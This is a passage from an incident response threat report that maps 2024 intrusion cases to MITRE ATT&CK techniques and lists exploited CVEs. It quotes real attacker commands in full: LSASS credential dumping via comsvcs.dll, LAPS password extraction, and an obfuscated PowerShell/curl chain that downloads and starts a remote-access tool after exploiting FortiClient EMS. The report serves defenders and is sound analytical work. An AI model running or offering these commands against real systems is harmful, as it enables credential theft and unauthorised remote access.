Privilege escalation	1.8%	Invoke-sAMSPoofing EfsPotato JuicyPotato	



Examples of usage tools in real cases

Ransomware Intrusion: File and directory discovery

ID: T1083⁹ Tactic: Discovery

After the intrusion, threat actors behind LockBit ransomware used compromised credentials and RDP to access a file server and used File Explorer searches to identify files with specific keywords and dates:

```
"Restricted" OR ="Confidential" OR ="Private" OR ="Operational & Inventory" OR ~="Finance" datemodified: 1/1/2022..today
"Balance" datemodified: 1/1/2022..today
"ssn" OR ="Restricted" OR ="Confidential" OR ="Private" OR ~="Operational & Inventory" datemodified: 1/1/2022..today
"tax" OR ="Income Statement" OR ="Balance" OR ="Cash" OR ="Financial Footnotes" OR ="Compensations" OR ="Customer
Information" OR ="Employee Data" OR ~="Intellectual Property" datemodified: 1/1/2022..today
```

Using these filters, the attackers identified critical files in the file server and created a zip file to exfiltrate the information to pressure the victim into making a payment.

Intrusion: Account Discovery – Domain Account

ID: T1087.002¹⁰ Tactic: Discovery

After gaining access to the infrastructure, the threat actor used PowerShell to execute a set of instructions that enabled them to:

- ❖ Install additional modules to manage the Active Directory:

```
Import-Module ActiveDirectory
Install-Module ActiveDirectory
Register-PSRepository -Name "PSGallery" -SourceLocation "https://www.powershellgallery.com/api/v2/" -InstallationPolicy Trusted
Set-PSRepository -Name "PSGallery" -InstallationPolicy Trusted
Install-PackageProvider -Name NuGet -MinimumVersion 2.8.5.201 -Force
Register-PSRepository -Default -InstallationPolicy Trusted
Install-Module -Name ActiveDirectory -Force
```

- ❖ Manage domain accounts:

```
Import-Module .\Microsoft.ActiveDirectory.Management.dll -Verbose
Unlock-ADAccount -Identity "<edited>"
Get-LAPS
```

- ❖ Confirm if specific modules were installed:

```
gc "c:\program files\LAPS\CSE\Admpwd.dll"
```

- ❖ Get information about domain controllers and privileged accounts:

```
$laps = Get-ADComputer -Filter * -Properties ms-Mcs-AdmPwd,ms-Mcs-
AdmPwdExpirationTime -Server <edited> | ? {$_.'ms-Mcs-AdmPwd'} | select Name,ms-Mcs-
AdmPwd,@{label="ExpDate";Expression={[datetime]::FromFileTime([convert]::ToInt64($_.'ms-
Mcs-AdmPwdExpirationTime'))}}
nltest /domain_controllers
nltest /dclist
nltest /dclist:<domain_edited>
Import-Module AdmPwd.PS
```

⁹ [T1083: File and Directory Discovery](#)

¹⁰ [T1087.002: Account Discovery: Domain Account](#)



Automatic service installation after intrusion: OS Credential Dumping

ID: T1003¹¹ Tactic: Credential Access

After accessing the infrastructure, several groups deploy automated scripts to configure tasks or install services. In this case, the threat actor installed a service for memory dumping and extracting details from the LSASS service. To evade certain security solutions, they used an interesting technique involving a special character, as described here: <https://github.com/login-securite/lsassy/blob/master/lsassy/dumpmethod/comsvcs.py>

```
%COMSPEC% /Q /c cMD.eXE /Q /c for /f "tokens=1,2 delims= " ^%A in ("tasklist /fi "Imagename eq lsass.exe" | find "lsass""") do xundll32.exe C:\windows\System32\comsvcs.dll, #+0000^24 ^%B \Windows\Temp\<random_name>.tar full
```

Massive Scan to identify and exploit CVE-2023-48788: Persistence by using RRM

ID: T1219¹² Tactic: Command and Control

After identifying a vulnerable version of FortiClient EMS exposed to the Internet, multiple threat actors used RMM tools (remote monitoring and management) and malicious software to install applications and gain persistence in the compromised infrastructure. GERT analyzed and confirmed the presence of multiple payloads deployed during these attacks that took advantage of this unpatched vulnerability¹³.

After exploiting the vulnerability, attackers configured a PowerShell command on the exploited system to facilitate the installation of a remote management tool like ScreenConnect:

```
POWERSHELL.EXE -COMMAND """ADD-TYPE -ASSEMBLYNAME SYSTEM.WEB; CMD.EXE /C ([SYSTEM.WEB.
HTTPUTILITY]::URLDecode("%%63%75%72%6C%20%2D%6F%20%43%3A%5C%75%70%64%61%74%65%2E%65%78%65%20%22%68%74%74%70%73%3A%2F%2F
%69%6E%66%69%6E%69%74%79%2E%73%63%72%65%6E%63%6F%6E%6E%65%63%74%2E%63%6F%6D%2F%42%69%6E%2F%53%63%72%65%65%6E%43%6F%
6E%6E%65%63%74%2E%43%6C%69%65%6E%74%53%65%74%75%70%2E%65%78%65%3F%65%3D%41%63%63%65%73%73%26%79%3D%47%75%65%73%74%22%20
%26%20%73%74%61%72%74%20%2F%42%20%43%3A%5C%75%70%64%61%74%65%2E%65%78%65"""))"""

The deciphered script leads to:
```

```
curl -o C:\update.exe "https://infinity.screenconnect.com/Bin/ScreenConnect.ClientSetup.exe?e=Access&y=Guest" & start /B
C:\update.exe
```

GERT's analysis also confirmed that the attackers were using the public service webhook.site to identify vulnerable services. By sending a GET request they could determine whether the service was vulnerable without needing to install any application. This implementation is specifically to exploit during enumeration and does not establish persistence:

```
POWERSHELL.EXE -COMMAND """ADD-
TYPE -ASSEMBLYNAME SYSTEM.WEB; CMD.EXE /C ([SYSTEM.WEB.HTTPUTILITY]::URLDecode("%%70%6f%77%65%72%73%68%65%6c%20
%2d%63%20%22%69%77%72%20%2d%55%72%69%20%68%74%74%70%73%3a%2f%2f%77%65%62%68%6f%6b%2e%73%69%74%65%2f%32%37%38%66%58%
58%58%58%2d%63%61%33%62%2d[REDACTED]%2d%39%36%65%34%2d%58%58%58%34%35%61%61%36%38%30%39%20%2d%4d%65%74%68%6f%64%20-
%50%6f%73%74%20%2d%42%6f%64%79%20%27%74%65%73%74%27%20%3e%20%24%6e%75%6c%6c%22"""))"""

When decoded, it revealed a command chain containing a final PS1 command.
```

```
cmd.exe -> POWERSHELL.EXE -> CMD.exe -> powershell -c "iwr -Uri https://webhook.site/278fXXXX-ca3b-[REDACTED]-96e4-XXXX-45aa6809 -Method Post -Body 'test' > $null"
```

¹¹ [T1003: OS Credential Dumping](#)

¹² [T1219: Remote Access Software](#)


¹³ [SecureList: Attackers exploiting a patched FortiClient EMS vulnerability in the wild](#)





The most common vulnerabilities

The diagram below shows vulnerabilities from previous years that were exploited in 2024. Over 90% of the vulnerabilities exploited by attackers in 2024 were published more than a year ago, indicating that the attacked organizations had ineffective update policies.



The most prevalent vulnerabilities found in our dataset for 2024 were related to Microsoft products (Windows, Exchange, Active Directory, SharePoint), such as CVE-2016-0099, CVE-2017-0176, CVE-2019-1458, CVE-2020-1472, CVE-2020-0688, CVE-2020-0787, CVE-2021-42287, CVE-2021-34523, CVE-2021-34473, and CVE-2023-29357. We also found an expressive increase in the number of vulnerabilities in the OpenSSH server (sshd) – CVE-2023-38408, CVE-2024-6387 (aka regreSSHion), and CVE-2024-6409. Vulnerabilities targeting Cisco IOS XE software Web UI (CVE-2023-20273 and CVE-2023-20198) were also found in the wild.

Around 40% of the vulnerabilities we detected during incident response engagements lead to Remote Code Execution (RCE), with an equal proportion linked to Privilege Escalation exploits. Notably, a significant number of high and critical vulnerabilities in these categories have public proof-of-concept (PoC) exploits readily available on platforms such as GitHub and Exploit-DB. This makes it easy for attackers to gain access and perform lateral movements across different environments.

Among the repeated Common Weakness Enumeration (CWE) categories, we found that CWE-120 (Classic Buffer Overflow), CWE-269 (Improper Privilege Management), CWE-287 (Improper Authentication) and CWE-918 (Server-Side Request Forgery – SSRF) were the most prevalent ones. These are all vulnerabilities that could have been avoided by using secure coding practices (such as static code analysis and automated dynamic analysis). This highlights the importance of developers prioritizing security at every phase of the development lifecycle, and adopting secure, privacy-by-design principles. In addition, customers must ensure regular updates and timely application of security patches.



Full list of used CVEs

PoC available – Microsoft Windows (Secondary Logon Service)

CVE-2016-0099 CVSS 7.8 HIGH CWE-120

Also known as MS16-032, a vulnerability in the Secondary Logon Service that allows local users to gain privileges via a crafted application.

Privilege Escalation

Microsoft Windows (gpkcsp.dll)

CVE-2017-0176 CVSS 8.1 HIGH CWE-120

Remote Code Execution (RCE)

A buffer overflow in the Smart Card authentication code in gpkcsp.dll in Microsoft Windows XP (up to SP3) and Server 2003 (up to SP2) allows remote code execution by an attacker if the target computer is part of a Windows domain and has Remote Desktop Protocol (or Terminal Services) enabled.

PoC available – Microsoft Windows (Win32k)

CVE-2019-1458 CVSS 7.8 HIGH CWE-1219

Privilege Escalation

The vulnerability arises from an error in the application when processing a maliciously crafted file, allowing a remote attacker to potentially exploit it to escalate their privileges on vulnerable systems.

PoC available – Microsoft Windows (Netlogon)

CVE-2020-1472 CVSS 10.0 CRITICAL CWE-330

Privilege Escalation

An elevation of privilege vulnerability that occurs when an attacker establishes a vulnerable Netlogon secure channel connection to a domain controller using the Netlogon Remote Protocol (MS-NRPC). Exploiting this vulnerability allows an attacker to run a specially crafted application on a network device.

PoC available – Microsoft Exchange Server

CVE-2020-0688 CVSS 8.8 HIGH CWE-287

Remote Code Execution (RCE)

A remote code execution vulnerability in Microsoft Exchange that occurs due to improper handling of objects in memory.

PoC available – Microsoft Windows (Background Intelligent Transfer Service – BITS)

CVE-2020-0787 CVSS 7.8 HIGH CWE-59

Privilege Escalation

Elevation of privilege vulnerability in the Windows Background Intelligent Transfer Service (BITS).

PoC available – Microsoft Active Directory Domain Services

CVE-2021-42287 CVSS 8.8 HIGH CWE-269

Privilege Escalation

Active Directory Domain Services elevation of privilege vulnerability, it allows an attacker to impersonate a domain administrator from a standard domain user.

PoC available – Microsoft Exchange Server

CVE-2021-26855 CVSS 9.8 CRITICAL CWE-918

Remote Code Execution (RCE)

Vulnerability in Microsoft Exchange Server that allows an attacker to bypass the authentication and impersonate the administrator.

Microsoft Exchange Server

CVE-2021-31207 CVSS 6.6 MEDIUM CWE-434

Security Feature Bypass

Allows a remote attacker to execute arbitrary code on vulnerable installations of Microsoft Exchange Server. In the worst-case scenario, the attacker may execute arbitrary code in the context of SYSTEM.



PoC available – Microsoft Active Directory Domain Services**CVE-2021-42278****CVSS 7.5 HIGH****CWE-269**

An elevation of privilege vulnerability in Active Directory Domain Services allows a standard domain user to impersonate a domain administrator.

Privilege Escalation

PoC available – Microsoft Exchange Server**CVE-2021-34523****CVSS 9.8 CRITICAL****CWE-287**

A privilege escalation vulnerability in Microsoft Exchange Server that occurs as a result of improper validation of PowerShell remoting requests.

Privilege Escalation

PoC available – Microsoft Exchange Server (Autodiscover)**CVE-2021-34473****CVSS 9.8 CRITICAL****CWE-918**

Vulnerability in the Autodiscover service that allows remote attackers to execute arbitrary code on the affected Microsoft Exchange Server.

Remote Code Execution (RCE)

Bitrix Site Manager**CVE-2022-27228****CVSS 9.8 CRITICAL****CWE-20**

Vulnerability present in the vote module (< 21.0.100) of Bitrix Site Manager. It allows a remote unauthenticated attacker to execute arbitrary code.

Remote Code Execution (RCE)

PoC available – Veeam Backup & Replication**CVE-2023-27532****CVSS 7.5 HIGH****CWE-306**

Vulnerability in a component of Veeam Backup & Replication that allows an attacker to obtain encrypted credentials stored in its configuration database.

Missing Authentication

PoC available – OpenSSH (ssh-agent)**CVE-2023-38408****CVSS 9.8 CRITICAL****CWE-428**

In OpenSSH versions prior to 9.3p2, the ssh-agent's PKCS#11 feature has a vulnerable search path, making it insufficiently trustworthy. This can result in remote code execution if an attacker-controlled system receives a forwarded agent.

Remote Code Execution (RCE)

PoC available – Microsoft SharePoint Server**CVE-2023-29357****CVSS 9.8 CRITICAL****CWE-303**

Vulnerability in Microsoft SharePoint Server that allows remote attackers to escalate privileges.

Privilege Escalation

PoC available – Cisco IOS XE (Web UI)**CVE-2023-20273****CVSS 7.2 HIGH****CWE-78**

The web UI feature of Cisco IOS XE software could allow an authenticated, remote attacker to inject commands with root privileges.

Remote Code Execution (RCE)

PoC available – Cisco IOS XE (Web UI)**CVE-2023-20198****CVSS 10.0 CRITICAL****CWE-420**

Allows an unauthenticated attacker to create an account with "privilege level 15 access" — full access to all commands.

Privilege Escalation

PoC available – FortiClientEMS

CVE-2023-48788

CVSS 9.8 CRITICAL

CWE-89

SQL Injection

An improper neutralization of special elements used in an SQL command (SQL injection) in Fortinet FortiClientEMS allows an attacker to execute unauthorized code or commands via specially crafted packets.

PoC available – OpenSSH (sshd)

CVE-2024-6387

CVSS 8.1 HIGH

CWE-362

Remote Code Execution (RCE)

Also known as regreSSHion, this vulnerability in the OpenSSH server (sshd) can lead to remote code execution in the vulnerable server.

OpenSSH (sshd)

CVE-2024-6409

CVSS 7.0 HIGH

CWE-364

Remote Code Execution (RCE)

Race condition vulnerability discovered in OpenSSH server (sshd) that can lead to remote code execution as an unprivileged user.





MITRE ATT&CK tactics and techniques heatmap

TA0043: Reconnaissance	TA0042: Resource Development	TA0001: Initial Access	TA0002: Execution	TA0003: Persistence
T1595.002: Active Scanning: Vulnerability Scanning	T1587.001: Develop Capabilities: Malware	T1190: Exploit Public-Facing Application	T1059.003: Command and Scripting Interpreter: Windows Command Shell	T1078.002: Valid Accounts: Domain Accounts
T1589.001: Gather Victim Identity Information: Credentials	T1588.002: Obtain Capabilities: Tool	T1078.002: Valid Accounts: Domain Accounts	T1569.002: System Services: Service Execution	T1543.003: Create or Modify System Process: Windows Service
T1598: Phishing for Information		T1199: Trusted Relationship	T1059.001: Command and Scripting Interpreter: PowerShell	T1505.003: Server Software Component: Web Shell
T1595.001: Active Scanning: Scanning IP Blocks		T1133: External Remote Services	T1053.005: Scheduled Task / Job: Scheduled Task	T1136.001: Create Account: Local Account
T1592: Gather Victim Host Information		T1078: Valid Accounts	T1047: Windows Management Instrumentation	T1053.005: Scheduled Task / Job: Scheduled Task
		T1566.002: Phishing: Spearphishing Link	T1059: Command and Scripting Interpreter	T1078.003: Valid Accounts: Local Accounts
		T1078.003: Valid Accounts: Local Accounts	T1059.004: Command and Scripting Interpreter: Unix Shell	T1098: Account Manipulation
		T1566.001: Phishing: Spearphishing Attachment	T1059.005: Command and Scripting Interpreter: Visual Basic	T1547.001: Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder
		T1133: External Remote Services	T1053.003: Scheduled Task / Job: Cron	T1133: External Remote Services
		T1078.002: Valid Accounts: Domain Accounts	T1059.006: Command and Scripting Interpreter: Python	T1136.002: Create Account: Domain Account
		T1566: Phishing	T1021.002: Remote Services: SMB/Windows Admin Shares	T1136: Create Account
			T1204: User Execution	T1053: Scheduled Task / Job
			T1059.010: Command and Scripting Interpreter: AutoHotKey & AutoIT	T1037.004: Boot or Logon Initialization Scripts: RC Scripts
			T1059.009: Command and Scripting Interpreter: Cloud API	T1543.002: Create or Modify System Process: Systemd Service
			T1559: Inter-Process Communication	T1543: Create or Modify System Process
			T1053: Scheduled Task / Job	T1574.002: Hijack Execution Flow: DLL Side-Loading
			T1203: Exploitation for Client Execution	T1053.003: Scheduled Task / Job: Cron
			T1053.002: Scheduled Task / Job: At	T1098.004: Account Manipulation: SSH Authorized Keys
				T1078: Valid Accounts
				T1574.006: Hijack Execution Flow: Dynamic Linker Hijacking
				T1546.003: Event Triggered Execution: Windows Management Instrumentation Event Subscription



The MITRE ATT&CK matrix outlines the tactics and techniques used by adversaries targeting corporate networks. We've color-coded the matrix to highlight the prevalence of different techniques based on the attacks we investigated in 2024.

6–11%

11–15%

15–20%

>20%



TA0004: Privilege Escalation

TA0005: Defense Evasion

TA0006: Credential Access

TA0007: Discovery

T1078.002: Valid Accounts: Domain Accounts	T1070.004: Indicator Removal: File Deletion	T1003: OS Credential Dumping	T1046: Network Service Discovery
T1068: Exploitation for Privilege Escalation	T1562.001: Impair Defenses: Disable or Modify Tools	T1003.001: OS Credential Dumping: LSASS Memory	T1018: Remote System Discovery
T1484.001: Domain or Tenant Policy Modification: Group Policy Modification	T1070.001: Indicator Removal: Clear Windows Event Logs	T1552.001: Unsecured Credentials: Credentials in Files	T1135: Network Share Discovery
T1078.002: Valid Accounts: Domain Accounts	T1140: Deobfuscate / Decode Files or Information	T1555: Credentials from Password Stores	T1082: System Information Discovery
T1547.005: Boot or Logon Autostart Execution: Security Support Provider	T1036.005: Masquerading: Match Legitimate Name or Location	T1110.001: Brute Force: Password Guessing	T1087.002: Account Discovery: Domain Account
T1098: Account Manipulation	T1036.004: Masquerading: Masquerade Task or Service	T1110: Brute Force	T1482: Domain Trust Discovery
T1543.003: Create or Modify System Process: Windows Service	T1027.002: Obfuscated Files or Information: Software Packing	T1003.006: OS Credential Dumping: DCSync	T1069.002: Permission Groups Discovery: Domain Groups
T1548.002: Abuse Elevation Control Mechanism: Bypass User Account Control	T1078.002: Valid Accounts: Domain Accounts	T1003.003: OS Credential Dumping: NTDS	T1057: Process Discovery
T1548.001: Abuse Elevation Control Mechanism: setuid and setgid	T1112: Modify Registry	T1003.001: OS Credential Dumping: LSASS Memory	T1033: System Owner / User Discovery
	T1027.009: Obfuscated Files or Information: Embedded Payloads	T1555.005: Credentials from Password Stores: Password Managers	T1049: System Network Connections Discovery
	T1218.011: System Binary Proxy Execution: Rundll32	T1110.003: Brute Force: Password Spraying	T1016: System Network Configuration Discovery
	T1070.009: Indicator Removal: Clear Persistence	T1555.004: Credentials from Password Stores: Windows Credential Manager	T1615: Group Policy Discovery
	T1078.003: Valid Accounts: Local Accounts	T1212: Exploitation for Credential Access	T1083: File and Directory Discovery
	T1055: Process Injection	T1557: Adversary-in-the-Middle	T1087.001: Account Discovery: Local Account
	T1070.006: Indicator Removal: Timestamp	T1528: Steal Application Access Token	T1087: Account Discovery
	T1027.010: Obfuscated Files or Information: Command Obfuscation	T1552: Unsecured Credentials	T1560.001: Archive Collected Data: Archive via Utility
	T1027.001: Obfuscated Files or Information: Binary Padding	T1056.001: Input Capture: Keylogging	T1124: System Time Discovery
	T1027.013: Obfuscated Files or Information: Encrypted / Encoded File	T1552.004: Unsecured Credentials: Private Keys	T1201: Password Policy Discovery
	T1562.001: Impair Defenses: Disable or Modify Tools	T1555.003: Credentials from Password Stores: Credentials from Web Browsers	T1012: Query Registry
	T1574.001: Hijack Execution Flow: DLL Search Order Hijacking	T1552.002: Unsecured Credentials: Credentials in Registry	T1614.001: System Location Discovery: System Language Discovery
	T1562.002: Impair Defenses: Disable Windows Event Logging	T1040: Network Sniffing	
	T1070: Indicator Removal		
	T1027.003: Obfuscated Files or Information: Steganography		
	T1564.006: Hide Artifacts: Run Virtual Instance		
	T1484.001: Domain or Tenant Policy Modification: Group Policy Modification		
	T1218.005: System Binary Proxy Execution: Mshta		

6–11%

11–15%

15–20%

>20%



TA0008:
Lateral MovementTA0009:
CollectionTA0011:
Command and
ControlTA0010:
ExfiltrationTA0040:
ImpactT1021.001: Remote Services:
Remote Desktop ProtocolT1021.002: Remote Services:
SMB / Windows Admin SharesT1021.004: Remote Services:
SSH

T1021: Remote Services

T1570: Lateral Tool Transfer

T1021.006: Remote
Services: Windows Remote
ManagementT1550.002: Use Alternate
Authentication Material: Pass
the HashT1021.003: Remote Services:
Distributed Component
Object Model

T1021: Remote Services

T1021.001: Remote Services:
Remote Desktop ProtocolT1021.002: Remote Services:
SMB / Windows Admin SharesT1210: Exploitation of Remote
ServicesT1563.002: Remote Service
Session Hijacking: RDP
HijackingT1560.001: Archive Collected
Data: Archive via UtilityT1005: Data from Local
SystemT1039: Data from Network
Shared Drive

T1119: Automated Collection

T1114.001: Email Collection:
Local Email Collection

T1560: Archive Collected Data

T1113: Screen Capture

T1572: Protocol Tunneling

T1572: Protocol Tunneling

T1105: Ingress Tool Transfer

T1071.001: Application Layer
Protocol: Web ProtocolsT1219: Remote Access
SoftwareT1090.001: Proxy: Internal
ProxyT1132.001: Data Encoding:
Standard Encoding

T1090: Proxy

T1665: Hide Infrastructure

T1071.004: Application Layer
Protocol: DNST1568.002: Dynamic
Resolution: Domain Generation
Algorithms

T1102: Web Service

T1568: Dynamic Resolution

T1573.001: Encrypted Channel:
Symmetric CryptographyT1041: Exfiltration Over C2
ChannelT1071: Application Layer
ProtocolT1567: Exfiltration Over Web
ServiceT1537: Transfer Data to Cloud
Account

T1020: Automated Exfiltration

T1567.002: Exfiltration Over
Web Service: Exfiltration
to Cloud StorageT1048: Exfiltration Over
Alternative ProtocolT1041: Exfiltration Over C2
ChannelT1486: Data Encrypted for
Impact

T1485: Data Destruction

T1561: Disk Wipe

T1561.002: Disk Wipe: Disk
Structure Wipe

T1565: Data Manipulation

6–11%

11–15%

15–20%

>20%





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Incident Response

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